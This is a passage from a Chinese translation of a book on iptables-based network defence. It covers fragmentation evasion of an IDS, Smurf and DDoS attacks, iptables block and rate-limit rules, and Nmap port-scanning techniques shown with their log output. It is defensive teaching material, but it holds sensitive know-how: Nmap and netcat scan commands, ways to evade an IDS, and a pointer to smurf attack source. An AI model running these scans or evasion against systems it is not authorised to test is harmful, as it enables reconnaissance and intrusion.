因为f2'包含的是无效数据，所以这3个分片重组在一起构成的数据包对IDS来说并不像是一个攻击。于是，f2'到达路由器，但在它被路由器转发之前它的TTL值被减为0，因此它被路由器丢弃，目标IP地址不会看到分片f2'。但该主机会看到分片f1和f3，由于在没有接收到f2之前，它无法将f1和f3重组为一个有意义的数据包，所以它将等待f2的到达。

当f2最终到达（攻击者最后发送了它），目标主机在重组了所有3个分片后将遭受真正的攻击。这个技术由Vern Paxson最先在“Bro: A System for Detecting Network Intruders in Real-Time”（Bro: 实时检测网络入侵者的系统）中提出（见http://www.icir.org/vern/papers/bro-CN99.html），它提供了一种很聪明的方式以利用网络层来逃避IDS的检查。

说明 若本地子网的数据分组的TTL值是零，则该TTL值应该值得怀疑。因为只有当一个有着严重漏洞的路由器将这样的数据包转发进子网或该数据包来自位于同一子网中的系统时，它才会存在。

2.3.5 Smurf攻击

Smurf攻击是一个古老的、但又十分优雅的攻击技术，即攻击者伪造源地址发送ICMP回显请求到一个网络广播地址。这个伪造的地址就是预定的攻击目标，攻击的目的是试图使用尽可能多的对发往广播地址的回显请求的响应来淹没目标主机。如果网络没有针对这种发往广播地址的ICMP回显请求进行控制（如在Cisco路由器中使用no ip directed-broadcast命令），那么所有接收到该回显请求的主机都将返回响应给伪造的源地址。通过使用针对一个大型网络的广播地址，攻击者可以放大攻击目标主机的数据包数。

与使用专用控制信道并且还没有简单的路由器配置对策的DDoS攻击（2.3.6节讨论）相比，Smurf攻击已经过时。但它仍值得一提，这是因为Smurf攻击易于执行，并且其最初的源代码很容易获得（见http://www.phreak.org/archives/exploits/denial/smurf.c）。

2.3.6　DDoS 攻击

位于网络层的DDoS攻击利用许多系统（可能数以千计）向目标IP地址同时发送攻击数据包。这种攻击的目的是使用垃圾数据尽可能地消耗光目标网络的带宽以阻止合法的通信。DDoS攻击是最难应付的网络层攻击之一，因为现在有太多的系统是通过宽带连接到因特网的。当一个攻击者成功侵入一些具备高速因特网连接的系统时，他就有可能对因特网上的大多数站点发动毁灭性的DDoS攻击。

由于DDoS代理端创建的数据包可以被伪造，所以在数据包到达受害者时通过指定源IP地址的方式来过滤攻击通常是徒劳的。

例如，根据Snort的签名规则集（在后面的章节中讨论），Stacheldraht DDoS代理（见http://staff.washington.edu/dittrich）将ICMP数据包的源地址伪造为3.3.3.3。所以如果你看到一个数据包的源IP地址为3.3.3.3，并且目标IP地址为一个外网的地址，那么你就知道在本地网络中有一个系统已成为Stacheldraht僵尸。由Stacheldraht发送的数据包在被iptables记录时，其形式如下所示（源IP地址为3.3.3.3，见❶；ICMP类型为0，见❷；ICMP标识符为666，见❸，来自Snort规则ID 224）：

```
Jul 24 01:44:04 iptablesfw kernel: SPOOFED PKT IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:13:46:c2:60:44:08:00 ❶SRC=3.3.3.3 DST=71.157.X.X
LEN=84 TOS=0x00 PREC=0x00 TTL=63 ID=0 DF PROTO=ICMP
❷TYPE=0 CODE=0 ❸ID=666 SEQ=1
```

一般而言，尝试检测与DDoS代理相关联的控制通信比检测洪泛数据包本身要更有效。例如，检测通过隐匿的端口从主控端发往僵尸节点的命令就是一个好的策略（Snort规则集中的一些签名就是用来查找这类通信——见Snort签名集中的dos.rules文件）。这同时也有助于从一个网络中移除DDoS代理，因为通过控制通信可以发现受感染的系统。

2.3.7　Linux 内核 IGMP 攻击

利用Linux内核中因特网组管理协议（IGMP）处理代码中的某一特定漏洞进行的攻击，可以看作是专门针对负责处理网络层通信代码实施的攻击的一个范例。这个漏洞存在于Linux内核从2.4.22～2.4.28和2.6～2.6.9的版本中，它既可以被远程利用也可以被本地用户利用（某些安全漏洞只能被本地利用，所以这个漏洞令人厌恶）。通过网络从远程系统实施的攻击如果得手将导致内核崩溃，更详细的讨论见http://isec.pl/vulnerabilities/isec-0018-igmp.txt。内核代码有时会有安全漏洞，这些漏洞可以存在于任一层次，甚至存在于低层的网络层处理代码中或位于设备驱动程序中。

2.4 网络层回应

规范网络层回应的定义与规范网络层攻击的定义一样有用。这是因为这类回应不应涉及位于传输层或更高层的信息，我们只限于以下列3种方式之一来操纵网络层首部：

- 通过防火墙或路由器这样的设备引导的过滤操作来阻止攻击者的源IP地址；
- 重新配置路由协议以“route blackholing”（黑洞路由）的方式拒绝攻击者将数据包路由到预定的攻击目标——数据包被发送到黑洞，就好像从来没有到过一样；
- 基于使用的带宽允许通过防火墙或路由器的流量应用阈值逻辑。

一个纯粹来自网络层的回应可以被用于对付在应用层检测到的攻击，但这类回应不应涉及如生成一个TCP RST数据包这样的事情——这属于传输层回应，我们将在第3章中介绍它。

2.4.1 网络层过滤回应

当检测到某攻击来自某一特定的IP地址时，你可以使用如下的iptables规则作为网络层的回应，这些规则属于iptables的过滤类，被添加到INPUT、OUTPUT和FORWARD链中，它们将屏蔽来自或发往IP地址144.202.X.X的所有数据包（不管这个数据包使用的是什么协议、什么端口）：

```
[iptablesfw]# iptables -I INPUT 1 -s 144.202.X.X -j DROP
[iptablesfw]# iptables -I OUTPUT 1 -d 144.202.X.X -j DROP
[iptablesfw]# iptables -I FORWARD 1 -s 144.202.X.X -j DROP
[iptablesfw]# iptables -I FORWARD 1 -d 144.202.X.X -j DROP
```

在FORWARD链中有两个规则，它们分别用于屏蔽来自144.202.X.X的数据包（-s 144.202.X.X）和来自内网系统并且目标为144.202.X.X的响应（-d 144.202.X.X）。如果使用iptables作为网络哨兵，那么上述规则将针对144.202.X.X地址提供一个有效的网络屏蔽点。

2.4.2 网络层阈值回应

为iptables目标应用阈值逻辑是通过iptables的limit扩展功能完成的。例如，我们可以在ACCEPT规则中使用limit扩展来限制在给定时间中允许从某个特定源地址接收的数据包数目。下面的iptables规则只允许每秒接受10个来自或发往144.202.X.X这个IP地址的数据包。

```
[iptablesfw]# iptables -I INPUT 1 -m limit --limit 10/sec -s 144.202.X.X -j ACCEPT
[iptablesfw]# iptables -I INPUT 2 -s 144.202.X.X -j DROP
[iptablesfw]# iptables -I OUTPUT 1 -m limit --limit 10/sec -d 144.202.X.X -j ACCEPT
[iptablesfw]# iptables -I OUTPUT 2 -d 144.202.X.X -j DROP
[iptablesfw]# iptables -I FORWARD 1 -m limit --limit 10/sec -s 144.202.X.X -j ACCEPT
[iptablesfw]# iptables -I FORWARD 2 -s 144.202.X.X -j DROP
[iptablesfw]# iptables -I FORWARD 1 -m limit --limit 10/sec -d 144.202.X.X -j ACCEPT
[iptablesfw]# iptables -I FORWARD 2 -d 144.202.X.X -j DROP
```

每一个使用了limit匹配的ACCEPT规则都有一个对应的DROP规则。这主要是针对那些到达的速率超过了limit匹配所允许的最大每秒10个的数据包，一旦数据包到达的速率超过了这个阈值，它们将不再匹配ACCEPT规则，而将和iptables策略中其余的规则进行比较。通常更好的做法是直接拒绝和攻击者之间的通信，而不是允许速率在某个阈值之下的数据包通过。

你还可以使用limit匹配来限制由默认的日志记录规则记录的iptables日志信息数目。但除非你特别关注磁盘空间的使用，否则对LOG规则应用limit阈值通常是不需要的，因为内核在LOG目标内部使用了一个环缓冲区，所以每当数据包匹配LOG规则的速度要快于它们通过syslog记录的速度时，日志信息就将被覆盖。

2.4.3　结合多层的回应

正如攻击所做的那样，回应也可以结合多层。例如，我们可以结合如fwsnort和psad这样的工具（见第11章），在发送一个TCP RST报文的同时立即启用一个防火墙规则来阻止攻击者。

挫败恶意TCP连接的一种方法是使用iptables的REJECT目标，然后立即针对攻击的源地址启用一个持久的拦截规则。这个持久的拦截规则属于网络层回应，它将屏蔽任何来自攻击者当前IP地址到最初攻击目标的进一步通信。

虽然这听起来好像很有效，但请注意，攻击者可以通过洋葱路由器（The Onion Router，Tor）网络[①]将攻击数据包路由到目标主机以绕开防火墙中的拦截规则。通过Tor发送攻击，目标主机无法预测攻击的源地址。

对伪造源IP地址的攻击来说也同样如此。欺骗攻击并不需要双向通信，所以回应这样的数据包很危险。如果这样做，实际上是把谁将被防火墙拦截的控制权交给了攻击者！因为我们不太可能将所有重要的IP地址（如DNS服务器、上游路由器、远程VPN隧道终端等）都放入防火墙策略的白名单中，所以将控制权交给攻击者是很危险的。本章前面的一些可疑通信示例，如伪造的UDP字符串、带有低TTL值的数据包和Nmap ICMP回显请求都是不适宜做出积极回应的很好范例。

后面章节中可以看到，只有少数几种通信类型适宜自动回应。

① Tor以加密和随机的方式通过被称为洋葱路由器的节点云发送数据包以隐藏网络通信。Tor只支持TCP，所以它不能用于隐藏使用其他协议（如UDP）的攻击。

第3章

传输层的攻击与防御

传输层——OSI参考模型中的第4层——为因特网上的端主机提供数据传输、流量控制和错误恢复服务。我们所关注的两个主要传输层协议是传输控制协议（TCP）和用户数据报协议（UDP）。

TCP是一个面向连接的协议。这意味着客户端和服务器在交换数据之前需要协商一组参数，定义数据的传输方式，而且TCP对连接的开始和结束有着明确的划分。TCP以一种可靠的、按序方式在两个节点间传输数据，这解放了应用层的协议，使得它们不再需要自己实现这个功能。[①]

与TCP相反，UDP是无连接协议。因此，它不保证数据能够到达它的预定目的地，也不保证到达数据的完整性（甚至UDP首部中校验和的计算也和TCP不同，前者是可选的）。通过UDP套接字传输数据的应用程序可以实现额外的机制，可靠地传输数据，但在使用UDP套接字时，这种功能必须由应用层自己来实现。

本章我们首先关注iptables是如何在输出的日志信息中表示传输层信息的，然后我们将看到如何利用这些日志来捕获可疑的传输层活动。

3.1 使用 iptables 记录传输层首部

iptables的日志目标有用于记录TCP和UDP首部的扩展设施。TCP首部要比UDP首部复杂得多，而且有些TCP首部字段只有在添加LOG规则到iptables策略中时，在为iptables提供了特定的命令行参数的情况下才会被记录。

3.1.1 记录 TCP 首部

TCP首部由RFC 793定义，TCP数据段[②]的首部长度是可变的，它取决于首部中包含的选项数。

① 从技术上来说，传输层应分别与OSI参考模型中位于它上面和下面的会话层和网络层交互，但通常我们将会话层（以及表示层）看作是应用层的一部分。

② 虽然一个TCP信息单元的技术术语是TCP数据段，但许多人非正式地将它称为TCP数据分组（从技术上来说，数据分组是保留给网络层使用的术语），笔者同样也会使用这个俗称。相同的逻辑也用于UDP数据报——将它称为UDP数据分组显得更方便。

如果首部中不包括选项（它是首部中唯一可变长的字段），首部的长度将是固定的20字节。在iptables日志信息中，TCP首部中的每一个字段都以一个标识字符串为前缀，如图3-1所示。




图3-1　TCP首部和相应的iptables日志信息字段

图3-1中所有深灰色方块表示的字段总是被包括在iptables对TCP数据包的日志记录中。浅灰色方块表示的字段只有在为iptables提供了特定的命令行参数的情况下才会被包括。白色方块表示的字段在任何情况下都不会被iptables记录。

在第1章的默认iptables策略中，INPUT、OUTPUT和FORWARD链中的LOG规则都使用了--log-tcp-options参数，所以每当TCP数据段包含了选项，其对应的日志信息就将包含一长串十六进制代码。本章假设在图3-2中描绘的iptablesfw系统正在运行第1章中iptables.sh脚本所实现的默认iptables策略。（图3-2与图1-2完全相同，为方便起见，将它复制在这里。）




图3-2　默认网络图

为了说明在一个iptables日志信息中包含的TCP选项，我们尝试从ext_scanner系统向iptablesfw系统的15104端口发起一个TCP连接。

因为默认的策略不允许用户连接iptablesfw系统的15104端口，所以第一个SYN数据包将被默认iptables的LOG和DROP规则截获。与TCP首部中每个字段相关联的iptables标记以粗体显示在下面，它们以源端口号（SPT）开始，以首部中的选项部分（OPT）结束：

```
[ext_scanner]$ nc -v 71.157.X.X 15104
[iptablesfw]# tail /var/log/messages | grep 15104
Jul 12 15:10:22 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=18723 DF PROTO=TCP
SPT=47454 DPT=15104 WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A30820
48C0000000001030306)
```

要让iptables在日志信息中包括TCP序号和确认序号，需要使用--log-tcp-sequence参数（见下面以粗体显示的内容）：

```
[iptablesfw]# iptables -I INPUT 1 -p tcp --dport 15104 -j LOG --log-tcp-options
--log-tcp-sequence
[ext_scanner]$ nc -v 71.157.X.X 15104
[iptablesfw]# tail /var/log/messages | grep 15104
Jul 12 15:33:53 iptablesfw kernel: IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=62378 DF PROTO=TCP SPT=54133 DPT=15104
SEQ=3180893451 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A308766A10000000001030306)
```

3.1.2 记录 UDP 首部

UDP首部由RFC 768定义。它只有8个字节长，并且不包含可变长字段（见图3-3）。




图3-3 UDP首部和相应的iptables日志信息字段

因为iptables没有特殊的命令行参数来影响LOG目标如何记录UDP首部，所以iptables总是以相同的方式记录UDP首部。

即使第1章所讨论的iptables策略中的默认LOG规则使用了--log-tcp-options参数，但如果是一个UDP数据包匹配了其中一个规则，iptables也将做出正确的选择，它只会记录实际存在于该数据包中的信息，而不会试图记录并不存在的TCP首部中的选项。UDP校验和在任何情况下都不会被记录，但其余的3个字段（SPT、DPT和LEN）都将被记录：

```
[ext_scanner]$ echo -n "aaaa" | nc -u 71.157.X.X 5001
[iptablesfw]# tail /var/log/messages | grep 5001
Jul 12 16:27:08 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=33 TOS=0x00 PREC=0x00 TTL=64 ID=38817 DF PROTO=UDP
SPT=44595 DPT=5001 LEN=12
```

说明　在上面iptables日志信息中的UDP LEN字段将包括UDP首部和应用层数据的长度。在本例中，应用层数据由4个字节的数据aaaa组成，所以这个数据长度加上UDP首部的长度（8个字节）正好是12个字节。echo命令所使用的-n命令行参数告诉echo不要在输出内容的结尾添加一个换行符。如果没有使用这个参数，那么LEN字段的值将是13以容纳额外的换行符字节。

3.2　传输层攻击的定义

和第2章中网络层攻击的定义一样，我们将传输层攻击定义为：通过发送滥用传输层首部字段的一个或一系列数据包以利用端主机的传输栈实现中的漏洞或错误条件。

传输层攻击的类型可以分为如下3种。

- **耗尽连接资源**——用于耗尽一个目标主机或一组主机上为新连接提供服务的所有可用资源的数据包。一个很好的例子是以SYN洪泛形式实施的DDoS攻击。
- **首部滥用**——包含恶意构造的、损坏的或非法改装的传输层首部的数据包。一个很好的例子是用于中断一个TCP连接的伪造RST数据包。我们还将端口扫描（后面将讨论）也放入这类攻击，尽管扫描本身是没有恶意的。
- **传输栈漏洞利用**——在数据包中包含经过特别设计的组件以利用端主机的传输栈实现中的漏洞。也就是说，专门负责处理传输层信息的内核代码本身成为攻击的目标。一个很好的例子（尤其是针对本书所讨论的内容）是在2004年公布的针对Netfilter TCP选项处理代码中漏洞的攻击（这个漏洞被Netfilter项目组很快地修复了，所以较新版本的内核都没有这个问题）。虽然这个攻击并没有利用TCP协议栈自身的漏洞，但它却利用了通过Netfilter框架直接挂接进协议栈的代码。

3.3　滥用传输层

因为传输层从某种意义上来说是与网络应用程序通信之前的最后一道关卡，所以它不可避免地成为了攻击者的一个相当好的靶子。大部分涉及传输层信息的可疑活动都属于侦查一类而不是直接的攻击。

3.3.1　端口扫描

端口扫描是一种检测主机、了解某一特定IP地址开放了哪些TCP或UDP服务的技术。扫描系

统是成功入侵系统的前奏，因为它将向攻击者揭示目标系统中有哪些服务可以被访问和攻击。

从上面的端口扫描定义可以看出，它也可以只用于查看系统究竟提供了哪些服务。端口扫描本身并没有什么天生的恶意，你可以将端口扫描看做一个人正在敲打一座房子的所有门。对于任何一扇门，如果有人应答并且来访者只是说："您好，很高兴见到您。"然后离开，那没有任何坏处。虽然反复地敲门也许值得怀疑，但除非来人试图闯入房子，否则我们并不能确定他实施了犯罪行为。尽管如此，如果有人敲打我的房子的所有门，我就需要知道这一情况，因为这可能表示有人正在收集信息以找到最佳的闯入途径。同样地，检测端口扫描行为也是很有必要的（它属于减少误报的调整练习），大多数网络入侵检测系统都提供了当系统被扫描时发送警报的能力。

1. 端口扫描与服务漏洞

端口扫描并不需要对目标系统中每一个可能的端口进行彻底的测试[①]。例如，如果一个攻击者善于入侵OpenSSH 3.3和BIND 4.9服务器，那么查找在其余的65 533[②]个端口中是否还绑定着服务器就没有多大意义了。进一步来说，对系统中所有端口进行的一个声势浩大的扫描将为敲响IDS警报提供一个很好的方法，因为它将触发IDS上设置的任何合理的端口扫描阈值。作为一个攻击者，最明智的做法是不要引起IDS对自己不必要的注意。为了使IDS更难于确定一个扫描的真实源地址，攻击者还可以使用Nmap的诱饵（-D）选项。这使得端口扫描数据包被复制为来自多个伪造的源地址，对目标系统来说，就好像它同时被多个相互独立的源地址扫描一样。这样做的目的是使任何正在监视IDS警报的安全管理员难于找到端口扫描真正的来源。

2. TCP端口扫描技术

可以完成TCP端口扫描的技术数目相当惊人。每一种技术所对应的数据包看上去都略有不同，下面将用几页的篇幅（从"TCP connect（）扫描"到"TCP Idle扫描"）来专门说明主要的扫描技术。所幸的是，优秀的Nmap扫描器（见http://www.insecure.org）能够自动化其中每一项技术，因此本章的所有扫描示例中都将使用Nmap。我们将对已使用了默认iptables策略（见图3-2）的iptablesfw系统进行扫描，将讨论的Nmap端口扫描技术如下所示：

- TCP connect()扫描——（Nmap-sT）；
- TCP SYN或半开放扫描——（Nmap-sS）；
- TCP FIN、XMAS和NULL扫描——（Nmap-sF，-sX，-sN）；
- TCP ACK扫描——（Nmap-sA）；
- TCP idle扫描——（Nmap-sI）；
- UDP扫描——（Nmap-sU）。

在下面讨论的每一种扫描技术中，我们在发送扫描数据包前都使用了Nmap的-P0命令行选项来强制Nmap跳过判断iptablesfw系统是否在线的过程（即省略主机发现过程）。从Nmap的角度来

① TCP和UDP首部中源端口号字段和目的端口号字段都是16位长，所以共有65 536（2^{16}）个端口号（包括端口号0，它能够被Nmap扫描）。

② 即使端口0可以被Nmap扫描，但操作系统并不允许服务器bind()到端口0。

看，每一个被扫描的端口可以处于下面3种状态之一。

- **开放**——有一个服务器绑定到该端口，而且它是可访问的。
- **关闭**——没有服务器绑定到该端口。
- **被过滤**——可能有一个服务器绑定到该端口，但对它的访问被阻止，Nmap不能确定该端口的状态是开放还是关闭。

- TCP connect()扫描

当一个正常的客户端应用程序试图通过网络与一个绑定到某个TCP端口的服务器进行通信时，本地的TCP协议栈将代表客户端与远程的TCP协议栈进行交互。在传输任何应用层数据之前，这两个协议栈必须协商用于管理客户端和服务器之间对话的参数。这个协商过程就是标准的TCP三次握手，它需要交换3个数据包，如图3-4所示：




图3-4　TCP三次握手

第一个数据包SYN（synchronize，同步）由客户端发送给服务器。这个数据包宣布用于跟踪与服务器之间通过TCP会话所传输数据的初始序号（数据包中还包括其他一些字段，如TCP窗口大小和是否允许有选择的确认等选项）。如果SYN数据包到达一个开放的端口，服务器的TCP协议栈将以一个SYN/ACK数据包作为响应，确认收到了来自客户端的初始序号，同时宣布自己的序号给客户端。客户端接收到SYN/ACK数据包后，将返回一个确认数据包给服务器。此时，两端都同意了连接参数（包括初始序号），连接状态成为“established”（已建立），并准备好传输数据。

在TCP connect()扫描中，扫描器针对每一个被扫描的端口发送SYN数据包和结束的ACK数据包。任何普通用户都可以使用Nmap以这种模式来扫描远程系统，他们并不需要拥有什么特别的权限。

下面显示的是由一次SYN扫描所产生的一些iptables日志信息以及Nmap的输出。你可以看到iptablesfw系统开放的端口有http和https，SYN数据包的选项部分包含了大量的选项：

```
[ext_scanner]$ nmap -P0 -sT 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-03 00:32 EDT
Interesting ports on 71.157.X.X:
(The 1670 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
```

```
80/tcp  open  http
443/tcp open  https
Nmap finished: 1 IP address (1 host up) scanned in 30.835 seconds

[iptablesfw]# grep SYN /var/log/messages | tail -n 1
Jul  3 00:32:32 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=65148 DF PROTO=TCP SPT=43237 DPT=653
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A362957720000000001030306)
```


- TCP SYN或半开放扫描

SYN或半开放扫描类似于connect()扫描，在这两种扫描技术中，扫描器都是发送一个SYN数据包到每一个TCP端口，希望获得一个SYN/ACK或RST/ACK响应，前者表示目标端口是开放的，而后者表示目标端口是关闭的。但在SYN或半开放扫描中，扫描系统不会完成三次握手过程，因为它将故意不返回ACK数据包给任何响应了SYN/ACK数据包的开放端口。因此，SYN扫描也被称为是半开放扫描，因为这种扫描方式不允许完成三次握手，如图3-5所示。




图3-5 TCP半开放扫描

SYN扫描不能通过connect()系统调用来完成是因为这个调用会使用到基本的TCP协议栈代码，而这些代码将针对每个来自目标主机的SYN/ACK返回一个ACK响应。因此，SYN扫描中发送的每个SYN数据包都必须使用一种机制以完全绕过TCP协议栈。这通常是通过使用原始套接字来完成的，它将模仿SYN数据包的形式构建一个数据结构并由操作系统内核放入网络。

原始套接字与不请自来的SYN/ACK

使用原始套接字而不是使用connect()系统调用来制作一个发往远程系统的TCP SYN数据包将带来一个有趣的问题。如果远程主机响应一个SYN/ACK，那么在扫描系统上的本地TCP协议栈将接收到该SYN/ACK，但由于外出的SYN数据包不是来自本地协议栈（因为我们是通过原始套接字手工制作的该数据包），所以对本地协议栈而言，SYN/ACK不属于一个合法的TCP握手的一部分。因为这个SYN/ACK看上去是不请自来的，所以扫描系统的本地协议栈将向目标系统返回一个RST数据包。如果你想在扫描系统上阻止这个行为，你可以在开始扫描之前将如下iptables规则添加到OUTPUT链中：

```
[ext_scanner]# iptables -I OUTPUT 1 -d target -p tcp --tcp-flags RST RST -j
DROP
```

Nmap在其SYN扫描模式（-sS）中使用原始套接字来手工构建TCP SYN数据包，这个扫描模式是特权用户默认的扫描模式。因为这些数据包的特性是由Nmap直接确定的（没有使用本地TCP协议栈），所以它们与TCP协议栈通常会生成的TCP SYN数据包有着显著的差异。例如，如果我们通过Web浏览器发起一个到http://www.google.com的Web会话，并使用tcpdump来显示从本地Linux TCP协议栈发送的SYN数据包，我们将看到如下输出：

```
[iptablesfw]# tcpdump -i eth0 -l -nn port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0,
link-type EN10MB (Ethernet), capture size 96 bytes
11:13:40.255182 IP 71.157.X.X.59603 > 72.14.203.99.80: S 2446075733:2446075733(0)win 5840
<mss 1460,sackOK,timestamp 277196169 0,nop,wscale 2>
```

上面以粗体显示的内容是窗口大小和TCP首部中的选项部分。其中每一个具体值都是由本地的TCP协议栈定义并用于与远程主机协商一个有效的TCP会话。

与真正的TCP协议栈生成的SYN数据包不同，Nmap并不关心如何协商一个真正的TCP会话。Nmap唯一有兴趣的事情是远程主机上的端口究竟是开放的（Nmap接收到一个SYN/ACK）、关闭的（Nmap接收到一个RST/ACK）还是被过滤的（Nmap什么也没接收到）。因此，Nmap发送的TCP SYN数据包只需要是一个设置了SYN标记的TCP数据包以让远程主机返回一个SYN/ACK、一个RST/ACK或什么也不返回（如果端口被过滤）即可。

在3.x系列版本的Nmap中，用于扫描远程系统的SYN数据包中不包含TCP选项，如下所示（如果数据包中包含选项，那么它们将出现在TCP窗口大小之后，见下面的粗体字部分）：

```
11:17:30.313099 IP 71.157.X.X.52831 > 72.14.203.99.80: S 2001815651:2001815651(0) win 3072
```

最新版本的Nmap将在它发送的SYN数据包中包含最大段长度（MSS）值，如下面的粗体字所示：

```
15:55:57.521882 IP 71.157.X.X.58302 > 72.14.203.99.80: S 197554866:197554866(0) win 2048 <mss
1460>
```

如果现在对iptablesfw系统进行SYN扫描，我们所看到的开放端口将与connect()扫描的结果相同，但与connect()扫描相比，SYN扫描所记录的TCP选项要少得多。SYN扫描的选项字符串是020405B4，而上一节中connect()扫描的选项字符串是020405B40402080A362957720000000001030306。

```
[ext_scanner]# nmap -P0 -sS 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-03 00:27 EDT
Interesting ports on 71.157.X.X:
(The 1670 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Nmap finished: 1 IP address (1 host up) scanned in 22.334 seconds

[iptablesfw]# grep SYN /var/log/messages | tail -n 1
```

```
Jul  3 00:27:59 iptablesfw kernel: DROP IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=44 TOS=0x00 PREC=0x00 TTL=52 ID=21049 PROTO=TCP SPT=43996 DPT=658
WINDOW=1024 RES=0x00 SYN URGP=0 OPT (020405B4)
```

- TCP FIN、XMAS和NULL扫描

FIN、XMAS和NULL扫描的操作都基于这样一个原则，即当某个端口上接收到一个没有设置SYN、ACK或RST控制位的突发的TCP数据包时，任何TCP协议栈（遵守RFC规范）都应以某种特定的方式进行响应。如果端口是关闭的，那么TCP将响应一个RST/ACK，但如果端口是开放的，TCP将不做任何响应。

下面的例子显示了对iptablesfw系统的一次FIN扫描，请注意在❶处所有的端口都被Nmap记录为open|filtered，这是因为这个突发的FIN数据包不属于任何合法的TCP连接，所有的FIN数据包（甚至那些发往开放端口的FIN数据包）都将匹配iptables策略中的INVALID状态规则，随后它们将被记录并丢弃。（见❷处的DROP INVALID日志前缀和❸处的FIN标记。）

```
[ext_scannner]# nmap -PO -sF 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-03 00:33 EDT
All 1672 scanned ports on 71.157.X.X are: ❶open|filtered
Nmap finished: 1 IP address (1 host up) scanned in 36.199 seconds

[iptablesfw]# grep FIN /var/log/messages | tail -n 1
Jul  3 00:34:17 iptablesfw kernel: ❷DROP INVALID IN=eth0 OUT=
MAC=00:13:d3:38:b6:e4:00:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X
LEN=40 TOS=0x00 PREC=0x00 TTL=54 ID=50009 PROTO=TCP SPT=60097 DPT=1437
WINDOW=3072 RES=0x00 ❸FIN URGP=0
```

- TCP ACK扫描

TCP ACK扫描（Nmap-sA）向每个被扫描的端口发送一个TCP ACK数据包并期待同时从开放和关闭的端口接收到RST数据包（而不是RST/ACK数据包）。如果目标主机没有返回RST数据包，那么Nmap将推测出该端口被过滤了，如下面的针对iptablesfw系统的ACK扫描示例中❶处所显示的那样。

